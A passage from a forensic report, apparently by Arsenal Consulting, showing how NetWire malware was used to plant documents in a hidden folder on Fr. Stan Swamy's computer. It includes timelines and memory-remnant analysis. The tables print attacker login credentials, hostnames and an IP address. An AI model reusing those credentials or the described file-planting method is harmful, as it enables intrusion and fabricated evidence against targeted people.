


Image 13 ("CWD /6464D4C9/BAGAICHA- Office/My Documents/LETTERS/Jharkhand")

Please see Table 5 below for a summary of WinSCP-related authentication and cached user/server/folder information recovered from Fr. Swamy's computer. While taking Arsenal's Reports I, II, and III into consideration, take note of the degree to which the attacker customized their infrastructure while targeting Rona Wilson, Surendra Gadling, and Fr. Swamy by creating usernames reflecting the identity of each victim.

Value	Value Type	Source
stan:zG805Z0!l5@jasonhistoryarticles.read-books.org	Attacker User & Password	Carved
stan:zG805Z0!l5@185.106.122.233	Attacker User & Password	Carved
stan@185.106.122.233=41	Cached User/Server/Folder	Carved
stan@jasonhistoryarticles.read-books.org=41	Cached User/Server/Folder	Carved
stan:v9UMUqoJW3LiALdRagVz@socialstudies.zapto.org	Attacker User & Password	Volume Shadow Copy
stan@socialstudies.zapto.org=41	Cached User/Server/Folder	Volume Shadow Copy

Table 5

V. Document Delivery

Fr. Swamy's defense team advised Arsenal that he was accused of possessing terrorism-related documents, which Fr. Swamy adamantly denied on multiple occasions. Arsenal quickly located these incriminating documents[14] on his computer, as they were delivered using the same methodologies used by the attacker to deliver incriminating documents to Rona Wilson and Surendra Gadling's computers - most notably, they were delivered into a hidden folder using

[14] For example, the document "PLGA Status at Unity Congress.pdf" contains details about Peoples Liberation Guerrilla Army units, including numbers of personnel and types of available weapons in various Indian states.

NetWire. Table 6 below provides a brief summary of the hidden folders used by the attacker for incriminating document deliveries on Mr. Wilson, Mr. Gadling, and Fr. Swamy's computers.

Computer	Hidden Folder Path	Folder Creation Date/Time
Fr. Swamy	Tertiary Volume\Earth Summit - 2015\Earth Summit - 2015**mydata**	07/20/2017 15:29:42.186
Mr. Gadling	Tertiary Volume\Pen Drive Backup 29-03-2015\Local Disk\Red Ant Dream**Material**	12/04/2016 15:59:11.602
Mr. Wilson	Secondary Volume**Rbackup**	11/03/2016 00:10:07.560

Table 6

The attacker created the hidden folder ("mydata") on Fr. Swamy's computer on July 20, 2017 and delivered documents to it over the course of two campaigns between that day and June 5, 2019. Exhibit A contains file system details on the mydata contents at the time Fr. Swamy's computer was seized by the Pune police. Table 7 below provides a brief history of mydata activity. See Exhibit B for more details on mydata activity, from the perspective of file system transaction information, which clearly demonstrates similarities with the attacker's modus operandi across Bhima Koregaon defendants. For example, during the atlaswebportal campaign on Fr. Swamy's computer the attacker used NetWire to temporarily deploy RAR archives and UnRAR executables (from WinRAR v4.20), unpacked the RAR archives, and finally deleted the RAR archives and UnRAR executables. It is important to note that WinRAR v3.93 was the WinRAR version installed and used legitimately on Fr. Swamy's computer, and UnRAR executables from WinRAR v4.20 were only temporarily deployed by the attacker for illegitimate use.

Folder/Filename	Action	Created Date/Time	Log Sequence Number	Attacker Campaign
mydata	Created	07/20/2017 15:29:42.186	39144563	atlaswebportal
UnRAR.exe	Created	07/20/2017 15:29:56.634	39145365	atlaswebportal
Dear Vijayan dada.rar	Created	07/20/2017 15:30:14.364	39146869	atlaswebportal
Dear Vijayan dada.pdf	Created	07/20/2017 15:31:56.532	39148854	atlaswebportal
UnRAR.exe	Deleted	N/A	39150092	atlaswebportal
Dear Vijayan dada.rar	Deleted	N/A	39150205	atlaswebportal
Dear Vijayan dada 05.10.17.rar	Created	10/12/2017 14:41:55.294	39321748	atlaswebportal
CC_09.10.17.rar	Created	10/12/2017 14:42:20.557	39323823	atlaswebportal
UnRAR.exe	Created	10/12/2017 14:42:36.242	39325793	atlaswebportal
Dear Vijayan dada 05.10.17.pdf	Created	10/12/2017 14:44:22.498	39327592	atlaswebportal
2 NS 0n Burning Forest_H.doc.pdf	Created	10/12/2017 14:44:52.276	39329434	atlaswebportal
2017-09-06_CC Stmnt Condemning Gauri Lankesh's Assassination By BHF.doc.pdf	Created	10/12/2017 14:44:52.276	39330091	atlaswebportal
2017-09-07_DKSZC Stmnt_Appeal 2 Sarv Adivasi & Bang Samaj_For Audio.doc.pdf	Created	10/12/2017 14:44:52.276	39330731	atlaswebportal
2017-9-26_CC stmt Eng on Rohingya.pdf	Created	10/12/2017 14:44:52.276	39331370	atlaswebportal
Eng_A4_CC Message_13th Anniversary On Sept 21 2017.pdf	Created	10/12/2017 14:44:52.276	39331996	atlaswebportal
CC_09.10.17.rar	Deleted	N/A	39333347	atlaswebportal
Dear Vijayan dada 05.10.17.rar	Deleted	N/A	39333758	atlaswebportal
UnRAR.exe	Deleted	N/A	39334148	atlaswebportal
CMC letter on geedam.pdf	Created	04/30/2019 14:52:55.985	41002143	researchplanet
Concealment.pdf	Created	04/30/2019 14:55:48.783	41003948	researchplanet
Encryption.pdf	Created	05/02/2019 08:34:36.517	41021527	researchplanet
CMC letter on geedam.pdf	Deleted	N/A	41025685	researchplanet

Folder/Filename	Action	Created Date/Time	Log Sequence Number	Attacker Campaign
Essential Underground Handbook (P M L Publishing).pdf	Created	05/02/2019 08:49:24.610	41027507	researchplanet
PLGA Status at Unity Congress.pdf	Created	05/02/2019 10:49:04.165	41030018	researchplanet
Secrets of RAW_v.k singh.pdf	Created	05/02/2019 11:30:28.703	41031883	researchplanet
YAESU VX-110 Operating manual.pdf	Created	05/02/2019 12:28:03.207	41047387	researchplanet
Dear Father Stan.docx	Created	05/02/2019 14:36:36.825	41058917	researchplanet
Gadchiroli Draft.docx	Created	05/04/2019 16:10:20.204	41066953	researchplanet
Weeping Salandi - A PUCL Report on Communal Violence in Bhadrak, Odisha.pdf	Created	05/05/2019 14:37:13.674	41071284	researchplanet
PERSECUTED PRISONERS SOLIDARITY COMMITTEE.docx	Created	05/05/2019 14:43:57.791	41073099	researchplanet
Inheritors of Naxalbari.docx	Created	05/05/2019 15:00:30.476	41074894	researchplanet
15-5-17 Minutes.docx	Created	05/05/2019 16:27:37.649	41076392	researchplanet
\ILPS cananda	Created	05/06/2019 12:28:51.691	41082100	researchplanet
\ILPS cananda\canada.docx	Created	05/06/2019 12:29:09.416	41082902	researchplanet
\ILPS cananda\18670937_519227114867928_2573447111373526863_n.jpg	Created	05/06/2019 12:29:25.212	41084125	researchplanet
\ILPS cananda\18671270_519227054867934_3104159175336557907_n.jpg	Created	05/06/2019 12:29:25.445	41084676	researchplanet
\ILPS cananda\18739731_519211678202805_4997021182425215365_n.jpg	Created	05/06/2019 12:29:25.450	41084938	researchplanet
\ILPS cananda\18767694_519227191534587_7182052400932737369_n.jpg	Created	05/06/2019 12:29:25.458	41085192	researchplanet
\ILPS cananda\18813678_519226461534660_949292694280721616_n.jpg	Created	05/06/2019 12:29:25.460	41085454	researchplanet
Documents accepted in the 2nd Conference of MLRO.pdf	Created	05/07/2019 11:28:51.731	41089787	researchplanet
The Strategy of the Indian Revolution_MCC_Book.pdf	Created	05/07/2019 11:51:01.322	41091697	researchplanet
WUCom Letter to ACs_2014.pdf	Created	05/07/2019 15:16:53.045	41093228	researchplanet
Mini manual of the urban guerilla2.pdf	Created	05/07/2019 18:25:42.844	41095688	researchplanet
Circular on Marriage, Family and Sex.doc	Created	05/09/2019 11:19:33.628	41100311	researchplanet
FinalPor-Eng.doc	Created	05/09/2019 12:10:35.842	41101857	researchplanet
Strategy & Tactics-E_May.doc	Created	05/09/2019 18:53:53.695	41103776	researchplanet
PB Tech CIR-H_10.Sep.pdf	Created	05/10/2019 17:05:37.282	41107084	researchplanet
Party Constitiion_Hindi.pdf	Created	05/10/2019 17:46:34.022	41108892	researchplanet
Lr 2 Hyd 25Jan.pdf	Created	05/19/2019 18:07:57.829	41128376	researchplanet
For foreign delegates.pdf	Created	05/19/2019 18:13:51.991	41129897	researchplanet
Lr to com.P-Aug17.pdf	Created	05/23/2019 14:51:40.851	41134198	researchplanet
Plan for evaluation of LM-converted.pdf	Created	05/25/2019 16:26:14.501	41142977	researchplanet
Rome visit-Ltr to CSAs+TF-SJES50-May'19.doc	Created	05/25/2019 16:26:49.872	41144511	researchplanet
Zonal,State & National Workshops (1).xlsx	Created	05/26/2019 15:15:16.104	41148305	researchplanet
MISEREOR (draft) Proposal (1).docx	Created	05/31/2019 20:42:31.197	41157599	researchplanet
LM Report.doc	Created	05/31/2019 20:47:54.529	41159769	researchplanet
Rosemary Nag (1).pdf	Created	06/01/2019 11:27:30.605	41162681	researchplanet
Lr_toSCM-2105.pdf	Created	06/05/2019 10:36:02.397	41173525	researchplanet

Table 7

Two of these documents (purportedly authored by Fr. Swamy), “Dear Vijayan dada.pdf” and “Dear Vijayan dada 05.10.17.pdf”[15], were saved to PDF format by Microsoft Word 2010. The latest version of Microsoft Word on Fr. Swamy’s computer was 2007.

[15] A document which concludes with “On the ground level there must be some action from your side to capture senior leaders of ruling BJP in the state and demand that the oppressive laws be done with.”

NetWire's "File Manager" has a "File Explorer" function which allows an attacker to browse a victim's file system. Fortunately for digital forensics practitioners, the remnants of File Explorer usage (particularly in memory) have a distinct structure. Arsenal has recovered many remnants of the attacker's File Explorer use from the Windows swap and unallocated space on Fr. Swamy's computer. Two of these remnants in unallocated space are quite important and relate to the attacker browsing the mydata folder (viewing its contents) before and after the delivery of two documents. Images 14 and 15 below show a portion[16] of the raw data from these remnants and Tables 8 and 9 show the decoded data (sorted as-is and timestamps in universal coordinated time) from the complete remnants.




Image 14 (NetWire File Explorer Remnant)




Image 15 (NetWire File Explorer Remnant)

[16] If using file offsets to confirm the presence of these remnants, keep in mind that unallocated space may be calculated differently by different tools. The offsets in these images are from unallocated space exported by Guidance Software's (now OpenText's) EnCase.

Filename	Last Modified (UTC)
.	05/05/2019 09:07:13
..	05/05/2019 09:07:13
2 NS 0n Burning Forest_H.doc.pdf	10/09/2017 13:09:21
2017-09-06_CC Stmnt Condemning Gauri Lankesh's Assassination By BHF.doc.pdf	10/09/2017 13:09:19
2017-09-07_DKSZC Stmnt_Appeal 2 Sarv Adivasi & Bang Samaj_For Audio.doc.pdf	10/09/2017 13:09:17
2017-9-26_CC stmt Eng on Rohingya.pdf	10/09/2017 13:09:16
Concealment.pdf	04/30/2019 09:28:28
Dear Father Stan.docx	05/02/2019 09:06:39
Dear Vijayan dada 05.10.17.pdf	10/05/2017 06:59:09
Dear Vijayan dada.pdf	07/18/2017 23:15:42
Encryption.pdf	05/02/2019 03:05:37
Eng_A4_CC Message_13th Anniversary On Sept 21 2017.pdf	10/09/2017 13:09:17
Essential Underground Handbook (P M L Publishing).pdf	05/02/2019 03:19:52
Gadchiroli Draft.docx	05/04/2019 10:40:22
PLGA Status at Unity Congress.pdf	05/02/2019 05:19:06
Secrets of RAW_v.k singh.pdf	05/02/2019 06:15:27
Weeping Salandi - A PUCL Report on Communal Violence in Bhadrak, Odisha.pdf	05/05/2019 09:07:19
YAESU VX-110 Operating manual.pdf	05/02/2019 07:08:05

Table 8

Filename	Last Modified (UTC)
.	05/05/2019 09:30:30
..	05/05/2019 09:30:30
2 NS 0n Burning Forest_H.doc.pdf	10/09/2017 13:09:21
2017-09-06_CC Stmnt Condemning Gauri Lankesh's Assassination By BHF.doc.pdf	10/09/2017 13:09:19
2017-09-07_DKSZC Stmnt_Appeal 2 Sarv Adivasi & Bang Samaj_For Audio.doc.pdf	10/09/2017 13:09:17
2017-9-26_CC stmt Eng on Rohingya.pdf	10/09/2017 13:09:16
Concealment.pdf	04/30/2019 09:28:28
Dear Father Stan.docx	05/02/2019 09:06:39
Dear Vijayan dada 05.10.17.pdf	10/05/2017 06:59:09
Dear Vijayan dada.pdf	07/18/2017 23:15:42
Encryption.pdf	05/02/2019 03:05:37
Eng_A4_CC Message_13th Anniversary On Sept 21 2017.pdf	10/09/2017 13:09:17
Essential Underground Handbook (P M L Publishing).pdf	05/02/2019 03:19:52
Gadchiroli Draft.docx	05/04/2019 10:40:22
Inheritors of Naxalbari.docx	05/05/2019 09:30:32
PERSECUTED PRISONERS SOLIDARITY COMMITTEE.docx	05/05/2019 09:13:59
PLGA Status at Unity Congress.pdf	05/02/2019 05:19:06
Secrets of RAW_v.k singh.pdf	05/02/2019 06:15:27
Weeping Salandi - A PUCL Report on Communal Violence in Bhadrak, Odisha.pdf	05/05/2019 09:07:19
YAESU VX-110 Operating manual.pdf	05/02/2019 07:08:05

Table 9

These two NetWire File Explorer remnants reflect the attacker browsing the mydata folder first at some point on May 5, 2019 between the creation of “Weeping Salandi - A PUCL Report on Communal Violence in Bhadrak, Odisha.pdf” and the creation of “PERSECUTED PRISONERS SOLIDARITY COMMITTEE.docx” (at some point between 14:37:13.674 and 14:43:57.791) and second after the creation of “Inheritors of Naxalbari.docx” and before the creation of “15-5-17 Minutes.docx” (at some point between 15:00:30.476 and 16:27:37.649). More succinctly, these two NetWire File Explorer remnants reflect the attacker viewing the contents of the mydata folder just before and after the delivery of two documents (highlighted in blue in Table 9) during the afternoon of May 5, 2019. This activity is consistent with the expected behavior of a NetWire operator who has just uploaded one or more files to a victim’s computer (in this particular case, “PERSECUTED PRISONERS SOLIDARITY COMMITTEE.docx” and “Inheritors of Naxalbari.docx”), due to the lack of an automatic refresh in NetWire’s File Explorer after a file upload - requiring operators to manually refresh to see newly uploaded files.

As mentioned earlier, Arsenal has extensively modeled the behavior of various NetWire versions on disk, in memory, and across a network, which has allowed us to identify remnants of NetWire activity that may have been missed otherwise. This modeling has included extremely granular analysis of how NetWire 1.7’s “stack” (NetWire’s various components as they exist in memory) behaves when receiving commands from its C2 server, storing temporary data while processing those commands, and (if necessary) sending output back to the C2 server. The result of this modeling is that Arsenal can not only identify more memory-based remnants of NetWire v1.7 use by understanding the stack and the memory buffers it uses, but in many situations determine with specificity how the attacker was using various NetWire functions such as File Explorer and Remote Shell. The last version of NetWire deployed to Fr. Swamy’s computer was v1.7 and memory-based remnants of its use were found in Windows hibernation, swap, and unallocated

space. Fortunately, during many operations NetWire v1.7 only overwrites the space necessary in buffers (populated with remnants of previous commands) with data from new commands (rather than overwriting, a/k/a zeroing, the entire buffers) which gives digital forensics practitioners much more insight into NetWire use than would be available if the buffers were always zeroed after each command. Arsenal has recovered a significant number of these NetWire stacks (some complete, some partial), left behind after the attacker has (for example) browsed folders, copied files, deleted files and folders, and uploaded files to Fr. Swamy's computer. Two of these stacks are particularly important and authoritatively demonstrate that the attacker has used NetWire to surreptitiously deliver documents to Fr. Swamy's computer.

Images 16, 17, and 18 below show portions of a NetWire stack from unallocated space[17] which demonstrate not only a post-upload File Explorer browse command ("D:\Earth Summit - 2015\Earth Summit - 2015\mydata*.*") and the uploaded filename (Weeping Salandi - A PUCL Report on Communal Violence in Bhadrak, Odisha.pdf[18]), but a number of bytes[19] from the uploaded file. This particular NetWire stack contains information about activity that completed just before 14:39:49.261 on May 5, 2019 based on the last NetWire socket event timestamp stored within the stack. Please note that Arsenal has recovered the entire NetWire stack from unallocated space related to this post-upload File Explorer browse command, which includes the entire contents (minus the header overwritten with the current command and a one-byte ping) of "Weeping Salandi - A PUCL Report on Communal Violence in Bhadrak, Odisha.pdf". Compare Image 18 with the actual content of "Weeping Salandi - A PUCL Report on Communal Violence in Bhadrak, Odisha.pdf" seen in Image 19.




Image 16 (Portion of NetWire Stack)




Image 17 (Portion of NetWire Stack)

[17] It is important to note that while these images appear relatively intuitive, NetWire stack analysis is much more complex than simply browsing through (for example) unallocated space and looking for interesting strings. NetWire stack analysis, especially when dealing with unallocated space, requires that proper signatures are used and extensive validations are performed from top to bottom through the recovered stack. See Appendix C for examples of NetWire stack data after a NetWire upload (and directory browse) within Arsenal's testing environment, which are consistent with the data from Fr. Swamy's computer depicted in Images 16, 17, 18, 20, 21, and 22. Arsenal will be publishing a detailed technical article about NetWire stack analysis in early 2023.

[18] Partially truncated by the current command as expected

[19] Partially truncated by the current command, which itself is truncated by a single byte due to a NetWire ping (control code 97) - both of which are expected at this level of the stack




Image 18 (Portion of NetWire Stack)




Image 19 (Portion of "Weeping Salandi…")

Images 20, 21, and 22 below show portions of a NetWire stack from unallocated space which demonstrate not only a post-upload File Explorer browse command ("D:\Earth Summit - 2015\Earth Summit - 2015\mydata*.*") and the uploaded filename (Inheritors of Naxalbari.docx), but a number of bytes from the uploaded file. This particular NetWire stack contains information about activity that completed just before 15:34:53.683 on May 5, 2019 based on the last NetWire socket event timestamp within the stack. Please note that Arsenal has recovered nearly the entire NetWire stack from unallocated space related to this post-upload File Explorer browse command, which includes the entire contents (minus the header overwritten with the current command and a one-byte ping) of "Inheritors of Naxalbari.docx". Compare Image 22 with the actual content of "Inheritors of Naxalbari.docx" seen in Image 23. Also note that this stack contains not only the current command, ping, and the contents of "Inheritors of Naxalbari.docx", but a small portion of another file ("Weeping Salandi - A PUCL Report on Communal Violence in Bhadrak, Odisha.pdf") which was uploaded earlier during this particular NetWire session[20]. This small portion can be found in the relevant buffer's remaining space after the contents of "Inheritors of Naxalbari.docx" - see offset 0x2970e3e9f in Image 24 below and compare with the actual content of "Weeping Salandi - A PUCL Report on Communal Violence in Bhadrak, Odisha.pdf" in Image 25.

[20] The file "PERSECUTED PRISONERS SOLIDARITY COMMITTEE.docx" was uploaded before "Inheritors of Naxalbari.docx" and after "Weeping Salandi - A PUCL Report on Communal Violence in Bhadrak, Odisha.pdf", but none of its contents remain in this buffer because its size was smaller than "Inheritors of Naxalbari.docx" and thus completely overwritten.




Image 20 (Portion of NetWire Stack)




Image 21 (Portion of NetWire Stack)




Image 22 (Portion of NetWire Stack)




Image 23 (Portion of “Inheritors of…”)




Image 24 (Portion of NetWire Stack)




Image 25 (Portion of “Weeping Salandi…”)

See Image 26 below to see how “Earth Summit - 2015”, the folder in which the hidden “mydata” folder existed, appeared to a legitimate user of Fr. Swamy’s computer[21]:

